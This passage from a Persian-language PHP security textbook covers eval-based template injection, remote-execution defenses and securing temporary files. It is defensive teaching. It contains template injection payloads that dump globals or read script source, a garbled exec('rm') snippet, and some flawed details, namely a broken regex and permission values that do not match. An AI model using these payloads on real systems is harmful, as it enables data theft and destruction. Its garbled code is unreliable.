(به گونه‌ای که به عنوان یک کد PHP مورد ارزیابی قرار می‌گیرد؛ که در این حالت، تنها یک متغیر است)، و نتیجه این است که رشته‌ی \$firstname به Beth تبدیل می‌شود. بنابراین، خروجی این اسکریپت عبارت است از Dear Beth که اولین خط از نامه‌ی فرم می‌باشد.

ولی این نوع سیستم قالب‌بندی، به این دلیل که بر تابع eval جهت انجام کار خود تکیه دارد، می‌تواند خطرناک باشد. این خطر به این امر مربوط نیست که مسئول نگارش چه مقداری را جهت متغیر قالب وارد می‌کنند بلکه به خود قالب مربوط می‌باشد. اگر یک مهاجم (شاید یک کارمند ناراحت در یک شرکت بزرگ) بتواند این قالب را دستکاری کند، می‌تواند موتور قالب را وادار نماید که یک نام متغیر ساده را هدف قرار ندهد بلکه کد PHP واقعی را مد نظر قرار دهد. سپس، هنگامی که این موتور، قالب را مورد ارزیابی قرار می‌دهد، به جای اینکه یک مقدار متغیر را به جای نام آن قرار دهد، این کد را اجرا می‌کند. اجازه دهید مثالی را بررسی کنیم:

- تصور کنید که یک کاربر خراب‌کار به قالب دسترسی یافته و آن را تغییر می‌دهد تا به صورت `Dear [firstname]` نباشد و به این صورت باشد: `Dear [ { print_r( $GLOBALS ) } ]`
- در ادامه، وی یک مقدار را (دقیقا چیزی که بی اهمیت باشد چرا که قالب دیگر به دنبال نام یک متغیر نمی‌باشد) به اسکریپت دریافتی شما ارسال می‌کند.
- این اسکریپت به دنبال چیزی در میان براکت‌ها می‌گردد و آن را می‌یابد: رشته‌ی `{ print_r( $GLOBALS ) }`
- اسکریپت شما یک \$ را به آن رشته می‌افزاید و چیزی را ایجاد می‌کند که انتظار داشت یک نام متغیر باشد (\$customer) ولی در واقع دستور `{ print_r( $GLOBALS ) }` می‌باشد.
- در نهایت، اسکریپت شما این دستور را ارزیابی می‌کند و نتایج را به عنوان خروجی ارائه می‌دهد که اکنون یک احتراماً ساده در ابتدای نامه با نام مشتری نیست بلکه محتوای همه‌ی متغیرها در گستره‌ی عمومی می‌باشد که احتمالا حاوی رمزهای عبور و یا سایر اطلاعات حساس خواهد بود. همان‌طور که در تصویر ۸-۶ نشان داده شده است.

تصویر ۸-۶: خروجی از یک اکسپلویت قالب



هنگامی که یک قالب بتواند به این صورت تغییر یابد، یک مجموعه‌ی گسترده از اکسپلویت‌ها امکان‌پذیر هستند علی‌الخصوص در PHP 5 که در آن، تعداد زیادی از مقادیر در واقع اشیاء هستند. در اینجا تعدادی مثال بیشتر آورده شده است:

- افزودن `{phpinfo()}` به درون قالب، صفحه‌ی اطلاعات PHP را ارائه می‌دهد. هر تابع دیگری را می‌توان جایگزین نمود؛ تنها محدودیت این است که آرگومان‌ها را نمی‌توان نقل قول نمود.
- یک اکسپلویت می‌تواند با یک هدف قالب به این شکل در یک وضعیت شیء گرا امکان‌پذیر باشد:  
`[$db->connect('localhost','jdoe','eodj','jdoedb)]`  
 هنگام ارزیابی شدن به عنوان یک متغیر، این رشته در واقع یک ارتباط پایگاه‌داده را ایجاد می‌کند اگر یک اتصال دهنده‌ی پایگاه‌داده با نام `$db` در حافظه در دسترس باشد.
- همچنین یک اکسپلویت دیگر می‌تواند محتوای یک اسکریپت را با هدفی به این شکل، نمایش دهد:  
`{readfile($_SERVER[SCRIPT_FILENAME])}`
- احتمال چنین اکسپلویت‌هایی را می‌توان به حداقل رساند اگر کد موتور قالب تا حد زیادی به صورت محدودکننده نوشته شده باشد. ممکن است اینگونه به نظر برسد که از آنجا که نام‌های متغیر PHP معمولاً اجازه‌ی داشتن علامت‌ها را ندارند، `preg_replace` نباید اجازه‌ی تطبیق براساس علائم را به هیچ وجه داشته باشد. نقص در الگویی که در مثال بالا استفاده نمودیم، `/\[(.+)\]/`، دقیقاً همین است. `+` بر روی علائم منطبق می‌شود. یک الگوی محدودتر به این صورت خواهد بود `/\[(.w+)\]/` چرا که `w` تنها کاراکترهای الفبایی-عددی را تطبیق می‌دهد



اولین مشکل در اینجا این واقعیت است که نام‌های متغیر PHP در واقع اجازه دارند شامل علامت `_` باشند و ارجاعات شیء حتی شامل علامت `-` هستند، که دو علامت اضافی می‌باشند. بنابراین، الگویی از قبیل `^[\([A-Za-z0-9_\-\>]+\)]/` شاید اندکی بهتر از هر کدام از دو الگوی قبلی باشد به این دلیل که اجازه‌ی این مقادیر اضافی را می‌دهد. اگر بخواهید که از این الگو یا الگوی `+w` قبلی استفاده کنید، آنگاه هیچ‌کدام از حملات قبلی، کار نخواهند کرد.

دومین مشکل این است که ممکن است وضعیتی وجود داشته باشد که در آن یک هدف قالب واقعا نیازمند داشتن علامت `+` می‌باشد (برای مثال در یک پیش فاکتور). بنابراین ممنوع نمودن همه‌ی انواع علامت‌ها می‌تواند تا حدی مانع رسیدن به هدف استفاده از یک سیستم قالبی باشد.

PHP تلاش می‌کند تا تابع `preg_replace` را با فراخوانی خودکار `addslashes` جهت نادیده‌انگاشتن هر علامت نقل قول یکتا یا دوگانه که ممکن است در داده‌های ارجاع بازگشتی وجود داشته باشد، ایمن‌تر نماید. این نادیده‌انگاشتن به نظر باعث می‌شود که داده‌ها از استفاده جهت یک حمله، در امان باشند.

با این حال، ترکیب علامت‌های نقل قول یکتای مورد استفاده جهت مشخص نمودن ارجاعات بازگشتی (همان‌طور که قبلا بیان شد) با نادیده‌انگاشتن علامت‌های نقل قول، درون آن داده‌های ارجاع بازگشتی می‌تواند منجر به مشکلاتی شود.

تغییر دهنده‌ی `e` جهت تابع `preg_replace` خطرناک است. شما نباید هر کاری که ممکن است را جهت عدم استفاده از آن انجام دهید. ولی اگر مجبور به استفاده از آن هستید، با دقت از آن استفاده کنید و از یک الگوی تا حد ممکن محدود کننده، استفاده کنید.

## ۸.۵ تست جهت نقص‌های <sup>۶۰</sup> اجرای از راه دور

در میان تمامی نقص‌هایی که شما ممکن است در کد PHP خود وارد کنید، آن‌هایی که اجزای اجرای از راه دور را می‌دهند احتمالاً جدی‌ترین نقص‌ها هستند. متخصصین امنیتی اغلب فرض می‌کنند که اگر یک مهاجم دارای دسترسی آزاد جهت اجرای کد مدنظر خود حتی به عنوان یک کاربر بدون مجوز مثل `nobody` باشد، می‌تواند ضعف‌های دیگری را در سیستم بیابد و خود را به کاربر `root` تبدیل کند. این امر

به وی اجازه خواهد داد تا کنترل سرور را در اختیار بگیرد. اینکه این فرض جهت سرور شما صادق است یا خیر، به این امر بستگی ندارد که شما و هزاران برنامه‌نویس دیگری که کدهایی را که اجرا می‌کنید، نوشته‌اند، چقدر در جلوگیری از چنین رفتاری موفق بوده‌اند: چه تعداد لایه جهت امنیت شما وجود دارد؟ در هر درجه‌ای، این فرض دارای واقعیت اثبات شده جهت بسیاری از سرورهایی می‌باشد که در گذشته مورد تخریب قرار گرفته‌اند.

ما می‌دانیم که چگونه می‌توانیم حفاظت بسیار قوی را در برابر اکسپلویت‌های اجرای از راه دور ایجاد کنیم: تنها لازم است که اجرای کد PHP یا دستورات شل ناخواسته را غیر ممکن نماییم. از `shell_exec.eval` یا هر نوع تابعی که دستورات اختیاری را اجرا می‌کند، استفاده نکنید و هیچگاه کد PHP را از سرورهای خارج و یا از مکان‌های غیرقابل اطمینان، بر روی سرور خود `include` نکنید. و به کاربران اجازه ندهید فایل‌ها را به دایرکتوری‌های قابل دسترسی از طریق وب، آپلود نمایند.

مشکل اغلب این راه حل‌ها، این است که تا حدی محدودکننده هستند که ممکن است در بستر برنامه‌ی شما قابل استفاده نباشند، حال این برنامه هر چه می‌خواهد باشد. بنابراین، چیزی که نیاز دارید یافتن مکانی است که شما به راحتی نیازهای برنامه‌ی خود را در برابر پتانسیل نقص ایجادشده به دلیل کمتر محدود بودن، متعادل نمایید. ممکن است بهتر باشد که ورودی کاربر در `eval` را محدود نموده و فراخوان‌های اجرای برنامه را در کمترین حد خود نگه دارید و سپس هر متاکاراکتری که می‌تواند جهت تزریق دستورات استفاده شده را فیلتر نموده و یا رمزگذاری کنید.

در نهایت، خودتان به شدت، محدودیت‌های خود را آزمون نمایید به این صورت که ورودی را که شامل دستورات و متاکاراکترهای داخلی است را جهت متغیرهای مورد استفاده در این فراخوان‌های `eval` و اجرا، ارسال کنید.

## ۸.۶ خلاصه

ما بحث خود در مورد تهدیدات برنامه‌ی PHP شما و داده‌های کاربران شما را با بررسی اجرای از راه دور ادامه دادیم که اکسپلویتی است که در آن، یک مهاجم از باز بودن برنامه‌ی شما در مقابل ورودی ارسالی کاربر استفاده می‌نماید که در ادامه توسط PHP اجرا می‌شود.

بعد از توصیف چگونگی عملکرد اجرای از راه دور، و خطراتی که به دنبال دارد، ما شش استراتژی را جهت مقابله با آن ارائه دادیم:

- محدود نمودن پسوندهای نام فایل جهت آپلودها.
- اجازه دادن تنها به کاربران انسانی و مورد اعتماد جهت وارد نمودن کد.
- عدم استفاده از تابع eval با ورودی‌های غیر قابل اعتماد.
- عدم وارد نمودن فایل‌های غیر قابل اعتماد.
- نادیده‌انگاشتن مناسب تمامی دستورات شل.
- توجه به الگوهای preg\_replace با تغییر دهنده‌ی e.

گروه پیمان مرکزی امداد و هماهنگی عملیات رخدادهای رایانه‌ای

## ۹ فصل نهم : تقویت امنیت جهت فایل‌های موقتی

در فصول پنجم تا هشتم، ما روش‌های مختلفی را که بر اساس آن‌ها، اسکریپت‌های ما می‌توانند در برابر ورودی‌های مخرب کاربران شکننده باشند را مورد بحث قرار دادیم و روش‌هایی را جهت پاک‌سازی این ورودی‌ها جهت ایمن نگه‌داشتن اسکریپت‌های خود تا حد ممکن ارائه دادیم.

ما بحث خود را در خصوص نقص‌های اسکریپت را در این فصل با دیدی متفاوت ادامه می‌دهیم. در اینجا ما این موضوع را بررسی می‌کنیم که چگونه از PHP جهت ایمن نگه‌داشتن فایل‌های موقتی استفاده کنیم.

فایل‌های موقتی ممکن است خوب، موقتی و غیر دائمی به نظر برسند و ارزش بررسی کردن را نداشته باشند. این فایل‌ها تنها لحظه‌ای وجود دارند و بعد از بین می‌روند. ولی در واقع، چنین فایل‌هایی بر روی رایانه‌های ما همه جا حاضر هستند، بدون صدا و صدا در پس زمینه کار می‌کنند در حالی که برنامه‌های ما، توجه ما را به خود مشغول نموده‌اند. باید دریابیم که این فایل‌ها از کجا می‌آیند، چرا وجود دارند و چه خطراتی ممکن است به دنبال داشته باشند. سپس می‌توانیم به ایمن نمودن برنامه‌های خود پردازیم.

### ۹.۱ عمل کردهای فایل‌های موقتی

بسیاری از برنامه‌ها و ابزارها هیچ‌گاه نمی‌توانند بدون فایل‌های موقتی اجرا شوند این فایلها معمولاً قابلیت دسترسی به فضای کاری پس زمینه را دارا می‌باشند. ما در اینجا تعداد کمی مثال از نقش‌هایی را که فایل‌های موقت ایفا می‌کنند را ارائه می‌کنیم:

- نمونه ای از فایل‌های موقت نسخه‌های موقتی که توسط برنامه‌هایی مانند ویرایش متن و یا برنامه‌های گرافیکی ایجاد می‌شوند قابلیت ویرایش دارند.
- کوپری‌هایی که نتایج آنها به صورت موقت نگهداری شده‌اند یا اصطلاحاً کش شده‌اند در صورت نیاز مجدد به آن کوپری به جای واکنشی داده‌ها از دیتابیس از داده‌های این فایل‌های موقت استفاده می‌شود. البته از این رویه معمولاً در دیتابیس‌های محلی (local) استفاده نمی‌شود و بیشتر در برنامه‌های تحت وب و شبکه مورد استفاده قرار می‌گیرد.
- فایل‌های موقتی که در زمان انتقال (آپلود) فایل‌ها ایجاد می‌شوند. این فایل‌ها در زبان php معمولاً توسط متغیر `$_FILES['user file']['tmp_name']` قابل دسترس می‌باشند.

- فایل های سیستمی که جهت ذخیره ی ویژگی های جلسه (یا سایر داده های موقتی) استفاده می شوند. فایل هایی که برای ذخیره ویژگی های جلسه استفاده می شوند معمولا هم نام با ID جلسه می باشند مانند sess\_7483ae44d51fe21353afb671d13f7199.

- فایل های موقتی که به عنوان ورودی برای سایر برنامه های کاربردی ایجاد و ارسال می شود و یا اینکه برای برنامه مشابه در جای دیگر ارسال می شود. مانند پیامهایی که در برنامه های چت استفاده می شود و در برخی مواقع حتی درون پایگاه داده نیز ذخیره نمی شود.

همانطور که این فهرست کوتاه نشان می دهد، فایل های موقتی قادر به نگهداری بعضی از محرمانه ترین اطلاعات بر روی رایانه ی شما هستند.

## ۹.۲ ویژگی های فایل های موقتی

مشخص ترین ویژگی یک فایل موقتی، موقتی بودن آن است. با این حال، چنین فایل هایی دارای ویژگی های مهم دیگری نیز هستند که در ادامه بیان می شود.

### ۹.۲.۱ محل ذخیره سازی

هرچند یک برنامه می تواند هر مکانی از سیستم که کاربر به آن اجازه نوشتن داده باشد فایل های موقت را ذخیره کند با این حال در اکثر مواقع این فایل ها در دو آدرس tmp و var/tmp ذخیره می شوند. هرچند گاهی ممکن است درون یک زیر دایرکتوری مخفی (hidden) نیز ایجاد شوند. در صورتی که فایل ها در مکان های پیش فرض شناخته شده ذخیره شوند بیشتر در معرض خطر قرار دارند تا زمانی که در جای دیگری ایجاد شده باشند.

از طرف دیگر این محل ها world-writable می باشند تا برنامه ها بتوانند فایل های خود را ایجاد و دستکاری نمایند و همین امر باعث می شود فضا را برای هکرها مساعد نماید

### ۹.۲.۲ عملکرد

فایل های موقتی معمولا باید هنگامی که برنامه ی ایجاد کننده ی آن ها بسته شد، حذف گردند ولی در بعضی از شرایط، این فایل ها می توانند همچنان باقی بمانند:

- اگر برنامه قبل از بسته شدن، کرش کند و وقت کافی جهت حذف این فایل ها را نداشته است.

- اگر هنگامی که برنامه در حال اجرا است، سیستم کرش<sup>۶۱</sup> نماید، به شکلی مشابه، برنامه وقت کافی جهت تمیزکاری معمول را نداشته است. کرش های سیستم می توانند به دلیل قطع برق، یک پردازش مخرب یا سایر مواردی باشد که کاملاً خارج از کنترل برنامه می باشد.
- مشکلات فضای خالی در مقصد نهایی یک فایل می تواند مانع ایجاد فایل در مقصد شود، که می تواند باعث عدم حذف فایل موقتی گردد.
- هر چند قرار است پردازش های سیستمی وجود داشته باشند که دایرکتوری های پیش فرض موقتی را به شکل مرتب پاک سازی کنند، این پردازش ها ممکن است به دلیلی نتوانند یا نخواهند این فایل ها را حذف کنند. به طور مثال ما بعد از بررسی مسیر فوق در یکی از سرورهایمان متوجه حجم عظیم آنها شدیم که از ۲ ماه پیش پاک نشده بودند.
- برنامه نویسی نامناسب، ممکن است حذف چنین فایل های موقتی را نادیده گرفته باشد.

ریسک ها ۹, ۲, ۳

بنابراین هر چیزی شامل چند بیت تا یک فایل کامل ممکن است بر روی سرور شما معلق باشد و در دسترس هر کسی باشد که دارای مجوز دسترسی است صرف نظر از اینکه این دسترسی قانونی باشد یا نباشد.

قابلیت مشاهده ۹, ۲, ۳, ۱

بنابراین، یک خطر آشکار این است که داده های خصوصی شما در معرض دید عموم یا (خیلی بدتر از آن) یک مهاجم که به دنبال آن ها می گردد، قرار گیرد.

در بسیاری از موارد، یک هکر نیازمند آن خواهد بود که به محل ذخیره سازی فایل های موقت دسترسی shell یا FTP داشته باشد. البته باید این نکته را در نظر گرفت که دسترسی به فایل هایی مانند ورود کاربر به سایت و یا دسترسی به ویژگی های مشتری در سایت های تجاری برای رقبای آن سایت بسیار مهم می باشد.

با این حال، دسترسی به داده های خصوصی حتی بدون داشتن چنین دسترسی نیز ممکن است. اگر یک فرد کنجکاو بعد از مشاهده یک آدرس فایل موقت که با متد GET قابل دسترس می باشد با تغییر به داده هایی که قبلاً بررسی شده اند دستیابی پیدا کند به طور مثال پس از مشاهده

<sup>۶۱</sup> Crash



و تغییر آن به [http://bad.example.com/spellcheck.php?tmp\\_file=spellcheck46](http://bad.example.com/spellcheck.php?tmp_file=spellcheck46)

و وارد کردن آن در [http://bad.example.com/spellcheck.php?tmp\\_file=spellcheck45](http://bad.example.com/spellcheck.php?tmp_file=spellcheck45)

قسمت آدرس مرورگر به فایلی دسترسی پیدا کند که مربوط به او نمی باشد.

اجرا ۹,۲,۳,۲

فرض بر این است که فایل های موقتی، به صورت موقتی باشند و نه به صورت اجرایی. ولی اگر یک مهاجم موفق به قرار دادن یک اسکریپت PHP به یک مکان موقتی شود، وی ممکن است روشی را جهت اجرای آن چه به صورت مستقیم و چه از طریق کاربر وب سرور بیابد.

شما می توانید تصور کنید اگر این فایل شامل یک دستور به این صورت باشد چه نتایجی به همراه خواهد داشت:

```
<?/*.*/* php exec('rm ?>
```

هایجک کردن ۹,۲,۳,۳

یک ریسک دیگر، که ممکن خیلی جدی گرفته نشود ولی بسیار خطرناک است، این است که یک مهاجم ممکن است فایل موقتی شما را هایجک نموده و از آن، برای اهداف خود استفاده کند. برای اینکار به دو روش می تواند عمل کند یا فایل موقت را به طور کامل با یک فایل جایگزین نماید و یا چیزی را به آن اضافه کند. هدف وی ممکن است یکی از این موارد باشد:

- اجبار برنامه ی شما به پردازش داده های وی به جای داده های شما. این کار می تواند به دلایل زیر باشد:

- بدین طریق می تواند به داده های محرمانه شما دسترسی پیدا کند. داده هایی مانند رمز عبور سیستم و یا سایر فایل هایی که معمولاً در حالت safe mode زبان PHP قابل خواندن نیستند.
- ممکن است داده های را به صورت کامل پاک کند، قبل از اینکه یک درخواست (تراکش) (به صورت کامل اجراء شده باشد).
- می تواند داده هایی جعلی را تولید کند که نتایج درخواست (تراکش) را مخدوش می کنند.

- ممکن است با ارائه‌ی این داده‌های جعلی به یک برنامه‌ی دیگر که به داده‌ها نیاز دارد صدمات زیادی را وارد نماید.

- برای انتقال خروجی‌های شما به جایی که به سادگی در دسترس وی باشد.

هایجیک معمولاً در شرایطی که برای دسترسی به یک منبع مشترک رقابت وجود دارد به طور مثال قرار است عمل نوشتن و خواندن بر روی یک فایل انجام شود و روال اصلی این است که ابتدا نوشتن انجام شود سپس عمل خواندن انجام شود در صورتی که خروجی به محل دیگری منتقل شود دو حالت بد می‌تواند رخ دهد حالت اول اینکه برنامه منتظر دریافت خروجی و خواندن شود که در این حالت اصطلاحاً برنامه دچار فحطی می‌شود. حالت دیگر این است که برنامه از داده‌ای که هنوز اصلاح نشده و قدیمی است استفاده کند که می‌تواند نتایج بدی به همراه داشته باشد.

### ۹.۳ جلوگیری از سوء استفاده از فایل‌های موقت

اکنون که ما درکی از چیستی فایل‌های موقت و چگونگی سوء استفاده از آنها بدست آورده ایم، به بیان استراتژی‌هایی می‌پردازیم که مانع چنین استفاده‌ی نامطلوبی می‌شوند.

در فصول ۶ و ۷، ما به صورت کامل چگونگی این نمودن ارتباطات شبکه‌ی خود را با استفاده از SSL/TLS و SSH مورد بحث قرار دادیم. ولی حتی اگر شما با استفاده از یکی از این روش‌ها مانع از دسترسی یک مهاجم به شل یا FTP به دستگاه خود، باشید یک مهاجم باز هم می‌تواند به برخی از این فایل‌های موقت مخرب دسترسی داشته باشد. چندین روش برای جلوگیری از دسترسی به این فایل‌ها و سوء استفاده از آنها وجود دارد که آنها را در ادامه بیان خواهیم کرد.

#### ۹.۳.۱ مبهم نمودن مکان

شاید اولین اهی که به ذهن می‌رسد این است که فایل‌ها در محلی ذخیره کرد و نامی برای آن در نظر گرفت که حدس زدن آن برای هکر سخت باشد. زیرا یک هکر برای دسترسی به فایل‌ها باید مسیر و نام فایل را بداند بنابراین شما باید هر کاری که می‌توانید انجام دهید که این کار را برای وی سخت‌تر نمایید.

با توجه به اینکه اکثر برنامه‌داده‌های موقت خود را در مسیری مشخص ذخیره می‌کنند هکرها با داشتن این اطلاعات می‌توانند توسط نرم افزارها یا به صورت دستی در محل ذخیره سازی پیش فرض به دنبال فایل‌های مورد نظر خود بگردند از همین رو تغییر آدرس به آدرسی مانند `docs/apache/` می‌تواند مفید

باشد. ولی مطمئناً این کار به تنهایی کافی نخواهد بود زیرا نرم افزارهای زیادی وجود دارند که به راحتی می توانند محل ذخیره سازی فایل های موقت را استخراج کنند.

بنابراین، پیشنهاد می دهیم که شما تنها به فکر حمل فایل های موقت خود در یک دایرکتوری انحرافی نباشید، بلکه می توانید این فایل ها را در همان مکان های پیش فرض نگاه دارید و سعی کنید نامی برای فایل ها انتخاب کنید که حدالمقدور قابل حدس نباشند.

تابع `tempnam()` در PHP برای ایجاد یک فایل با نام منحصر به فرد در دایرکتوری می باشد که این تابع صدا زده می شود. این تابع دارای دو پارامتر می باشد، که رفتار آن تا حد زیادی وابسته به سیستم عامل شما می باشد.

اولین پارامتر عبارت از نام دایرکتوری که فایل باید در آن ایجاد شود. در لینوکس، اگر این پارامتر مقداردهی نشده باشد یا اگر دایرکتوری مشخص شده باشد که از قبل وجود نداشته باشد، دایرکتوری پیش فرض سیستم مورد استفاده قرار می گیرد.

دومین پارامتر عبارت است از رشته ای که باید به عنوان بخش اول نام فایل مورد استفاده قرار گیرد. به عبارت دیگر در نام تمام فایل های ایجاد شده با این عبارت آغاز می گردد. قسمت دوم نام بر توسط تابع ایجاد می شود که یک کد هگزا ( در مبنای ۱۶ ) می باشد. باید توجه داشت که این کد به ازای هر فایل رندوم ایجاد نمی شود بلکه دارای ترتیب مشخص می باشد تا بتوان ترتیب زمانی فایل های ایجاد شده مشخص گردد.

یک نمونه از بکار گیری این تابع به صورت زیر می باشد:

```
$filename = tempnam( '..', 'myTempfile');
```

تابع فوق به طور مثال یک فایل با نام `myTempfile1af` را در دایرکتوری بالای دایرکتوری کنونی، ایجاد می کند و مسیر کامل آن را در متغیر `$filename` جهت استفاده ی آتی ذخیره می کند. در صورتی که دوباره این تابع فراخوانی شود یک فایل `myTempfile1b0` ایجاد می کند. این فایل های موقتی دارای مجوزهای پیش فرض ۶۰۰ (یا `rw-----`) می باشند که جهت چنین فایل هایی مناسب می باشد.

استاندارد برنامه نویسی استفاده از یک پیشوند معنادار را پیشنهاد می دهد، پیشوندی که مثلاً نوع داده های موجود در آن را مشخص کند و یا برنامه ای که از آن استفاده می کند. ولی از دیدگاه امنیتی، این یک ایده ی

بسیار بد است چرا که با انجام این کار، شما به یک هکر این راهنمایی را می‌کنید که چه چیزی را می‌تواند در این فایل بیابد؛ و این مان چیزی است که شما اصلا نمی‌خواهید انجام دهید. ولی روش‌هایی وجود دارد (در ادامه بیان خواهیم کرد) که این کار را با درجه‌ی مناسبی از امنیت انجام دهید.

با این حال، ما پیشنهاد می‌دهیم که شما به جای استفاده از تابع `tempnam()` در PHP فایل را به صورت دستی نام‌گذاری و ایجاد کنید و این کار می‌توانید با استفاده از تابع `fopen()` انجام دهید. این تابع، دارای انعطاف بیشتری در مقایسه با `tempnam()` در نام‌گذاری و ایجاد فایل می‌باشد و دارای دو پارامتر ضروری است.

پارامتر دوم، حالت است که مشخص می‌کند که چه نوع دسترسی را به این فایل می‌خواهید اجازه دهید؛ این مورد معمولا برابر با `+` قرار می‌گیرد تا اجازه‌ی خواندن و نوشتن را بدهد (یعنی حالت فایل سیستم برابر با `600`).

اولین پارامتر، دارای اهمیت بالاتری می‌باشد، این پارامتر، نامی است که باید به فایل داده شود. با تابع `fopen()`، شما آزاد هستید (و می‌توانید) تمامی بخش‌های نام یک فایل را مشخص کنید: مسیر آن، نام آن و حتی در صورت تمایل می‌توانید یک پسوند دلخواه برای فایل خود در نظر بگیرید.

ما از توابع و امکانات زبان PHP جهت ایجاد یک نام برای یک فایل موقتی استفاده می‌کنیم که دارای یک بخش تصادفی باشد تا حدس زدن آن سخت شود. این نام می‌تواند با یک پیشوند اختیاری جهت ساده‌تر نمودن دیباگ<sup>۶۳</sup> و جمع‌آوری زباله‌ها، آغاز شود یا می‌توانید با یک پیشوند تصادفی جهت ابهام بیشینه آغاز گردد.

ما پیشنهاد می‌کنیم فایل در مکان‌های پیش‌فرض فایل‌های موقتی قرار گیرند. زیر احتمالاً می‌خواهید تمامی فایل‌های موقتی در برنامه‌ی شما به همان مکان بروند به طور مثال در دستور زیر آدرس دایرکتوری به صورت ثابت و با آدرس `tmp` تنظیم شده است:

```
define ('TMP_DIR', '/tmp');
```

---

<sup>۶۳</sup> Debug

ممکن است تصمیم بگیرید که از یک پیشوند معنادار جهت نام فایل استفاده کنید با این هدف که متوجه شوید این فایل مربوط به چه چیزی می باشد به طور مثال اگر فایل ها مربوط به اطلاعات پیست اسکی است می توان به صورت زیر عمل کرد.

```
$prefix = 'skiResort';
```

یا می توانید از یک پیشوند تصادفی استفاده کنید:

```
$prefix = rand();
```

در ادامه، به منظور کاهش ریسک امنیتی بالقوه در استفاده از یک نام معنادار جهت این فایل، شما یک مقدار تصادفی را جهت متمایز نمودن این فایل موقتی از هر فایل دیگری که ممکن است ایجاد کنید، تولید خواهید نمود. روند پیشنهادی ما جهت این کار استفاده از تابع `uniqid()` در `PHP` می باشد که دو پارامتر را می پذیرد. اولین پارامتر پیشوندی است که ما قبلا ایجاد نمودیم. دومین پارامتر یک مقدار منطقی است که این امر را مشخص می کند که آنتروپی اضافی را به تولید اضافه کنیم یا خیر؛ پیشنهاد می دهیم که این مقدار را برابر با `TRUE` قرار دهید. بنابراین، دستور جهت تولید نام فایل موقتی چیزی شبیه به این خواهد بود:

```
$tempFilename = uniqid( $prefix, TRUE );
```

هنگامی که نام فایل را ایجاد کردید، ایجاد خود فایل به سادگی توسط فراخوانی تابع `touch()` انجام می شود که یک فایل خالی را با نام تولید شده، ایجاد می کند. کد آن به این صورت می باشد:

```
touch( $filename );
```

این تابع فایل با سطح دسترسی پیش فرض ۶۴۴ (یا `--rwxr-xr-x`) ایجاد می کند و اجازه می دهد توسط هر کسی قابل خواندن باشد. این سطح دسترسی جهت فایللی که شما می خواهید محرمانه بماند، قابل قبول نیست و بنابراین شما باید قبل از ایجاد آن مجوزها را به صورت دستی بر روی محدودکننده ترین مقدار قرار دهید (مشابه تابع `tempnam()` که به صورت پیش فرض سطح دسترسی را مقدار ۶۰۰ قرار می دهد). یعنی توسط هیچ کاربری غیر از کاربر سازنده مقابل مشاهده، اجرا و نوشتن نباشد. و کاربر سازنده نیز تنها قابلیت خواندن و نوشتن دارد. این کار به این صورت انجام می گیرد:

```
chmod ( $tempFilename, 0600 );
```

کلیه کدهای مربوط به ساخت یک فایل ایمن در `PHP` به صورت زیر می باشد:

```
<?php

// define the parts of the filename
define ('TMP_DIR','/tmp/');
$prefix = 'skiResort';

// construct the filename
$tempFilename = uniqid( $prefix, TRUE );

// create the file
touch( $tempFilename );

// restrict permissions
chmod ( $tempFilename, 0600 );

// now work with the file
// ... assuming data in $value
file_put_contents( $tempFilename, $value );

// ...

// when done with temporary file, delete it
unlink ( $tempFilename );

?>
```

مدیریت امنیت

این اسکریپت، یک نام فایل مشابه `tmp/skiResort392942668f9b396c08.03510070/` را با استفاده از تابع `uniqid()` ایجاد می‌کند، و مجوزهای آن را برابر با `۰۶۰۰` قرار می‌دهد. استفاده از این فایل بسیار ساده است چرا که نام آن در متغیر `$tempFilename` قرار دارد و بنابراین به سادگی می‌تواند جهت کتابخانه‌های اساسی، اسکریپت‌های شل و یا برنامه‌های پیگیری ارسال شود و یا در یک متغیر جلسه جهت استفاده توسط درخواست‌های **HTTP** آتی برای برنامه‌ی شما ذخیره شود.

اگر برنامه‌ی شما یک رمز بیرونی را با سایر برنامه‌ها به اشتراک می‌گذارد (برای مثال، یک ترکیب نام کاربری/رمز عبور یا حتی تنها یک کد تصادفی تولید شده در زمان اجرا و ارسال توسط فرم‌ها)، شما می‌توانید با ترکیب آن با متغیر **Session** و **hash** کردن آن امنیت را بالاتر ببرید. و از آن به عنوان نام فایل استفاده نمایید. آنگاه، هر پردازشی که این رمز را بداند قادر خواهد بود که نام فایل را تولید کند و یا به آن



دسترسی داشته باشد. در حالی که یک هایجک کننده هیچ‌گاه قادر به حدس زدن آن نمی‌باشد. این فرآیند می‌تواند توسط اسکریپتی شبیه به تکه اسکریپت زیر انجام شود:

```
<?php

// for demonstration, reuse data from createUniqidTempfile.php
$pathPrefix = '/tmp/skiResort';

// for demonstration, construct a secret here
$secret = 'Today is ' . date( "l, d F." );
$randomPart = sha1( $secret );

$tempFilename = $pathPrefix . $randomPart;

touch( $tempFilename );
chmod ( $tempFilename, 0600 );

// now work with the file
// ... assuming data in $value
file_put_contents( $tempFilename, $value );

// ...

// when done with temporary file, delete it
unlink ( $tempFilename );

?>
```

این اسکریپت، یک فایل را تولید می‌کند و مجوزهای آن را برابر با ۶۰۰ قرار می‌دهد. نام این فایل tmp/skiResort91c8247fb32eebc639d27ef14802976d624a20ee/ را با استفاده از رمز hash شده، ایجاد می‌کند، فایل را تولید می‌کند و مجوزهای آن را برابر با ۶۰۰ قرار می‌دهد. نام این فایل هیچ‌گاه لازم نیست که جهت یک پردازش دیگر ارسال شود، به این دلیل که این نام می‌تواند در زمان مورد نیاز توسط هر پردازشی که بداند چگونه باید رمز را ایجاد کرد، تولید شود.

۹,۳,۲

## محدود نمودن مجوزها

ما قبلا در مورد ضرورت اطمینان از اینکه فایل‌های موقتی تولیدشده قابل مشاهده برای همه نباشد را مورد بحث قرار دادیم. این نکته باید به دایرکتوری‌هایی نیز تعمیم داده شود که این فایل‌ها در آنجا ذخیره می‌شوند.

جهت افزایش امنیت این دایرکتوری‌ها باید مطمئن شوید که این دایرکتوری‌ها نیز دارای مجوزهای محدودشده باشند. معمولا از سطح دسترسی ۷۰۰ (یا `-----rwx`) باید برای آنها استفاده شود. همان‌طور که در فصل چهارم بیان کردیم. این امر اجازه‌ی تولید فایل‌ها در این دایرکتوری‌ها را فقط به کاربران می‌دهد که دارای مجوز هستند و سایر کاربران مجوز دسترسی به این دایرکتوری‌ها را ندارند.

مجوزها را می‌توان با تغییر فایل تنظیمات آپاچی که `apache.conf` می‌باشد محدودتر کرد. به طور مثال کد زیر این کار را انجام می‌دهد:

```
<Directory /var/www/myapp/tmp>
  <FilesMatch "\.ph(p(3|4)?|tml)$">
    order deny,allow
    deny from all
  </FilesMatch>
</Directory>
```

